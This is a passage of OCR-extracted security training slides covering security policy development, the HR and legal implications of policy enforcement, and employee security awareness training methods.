8. **Train employees** and educate them about the policy
9. Regularly **review and update** the policy

The **security policy development team** in an organization generally consists of Information Security Team (IST), Technical Writer(s), Technical Personnel, Legal Counsel, Human Resources, Audit and Compliance Team, and User Groups

Notes:




HR or Legal Implications of Security Policy Enforcement

HR Implications of Security Policy Enforcement

- The HR department is responsible for **making employees aware of security policies** and training them in the best practices defined in the policy
- The HR department works with management to **monitor policy implementation** and address any policy violation issues

Legal Implications of Security Policy Enforcement

- Enterprise information policies should be **developed in consultation with legal experts** and must comply with relevant local laws
- Enforcement of a security policy that may **violate users' rights** in contravention to local laws may result in lawsuits against the organization




Security Awareness and Training

- Employees are one of the primary asset of an organization and can be part of the organization's attack surface
- Organizations need to provide formal security awareness training to their employees when hiring and periodically thereafter so that they:
  - Know-how to defend themselves and the organization against threats
  - Follow security policies and procedures for working with information technology (IT)
  - Know whom to contact if they discover a security threat
  - Are able to identify the nature of data based on data classification
  - Protect the physical and informational assets of the organization
- Moreover, if they want to comply with certain regulatory frameworks, organizations should provide security awareness training to employees to meet regulatory requirements

- Different methods to train employees are:
  - Classroom style training
  - Online training
  - Round table discussions
  - Security awareness websites
  - Provide hints
  - Make short films
  - Conduct seminars

Notes:




Security Awareness and Training: Security Policy

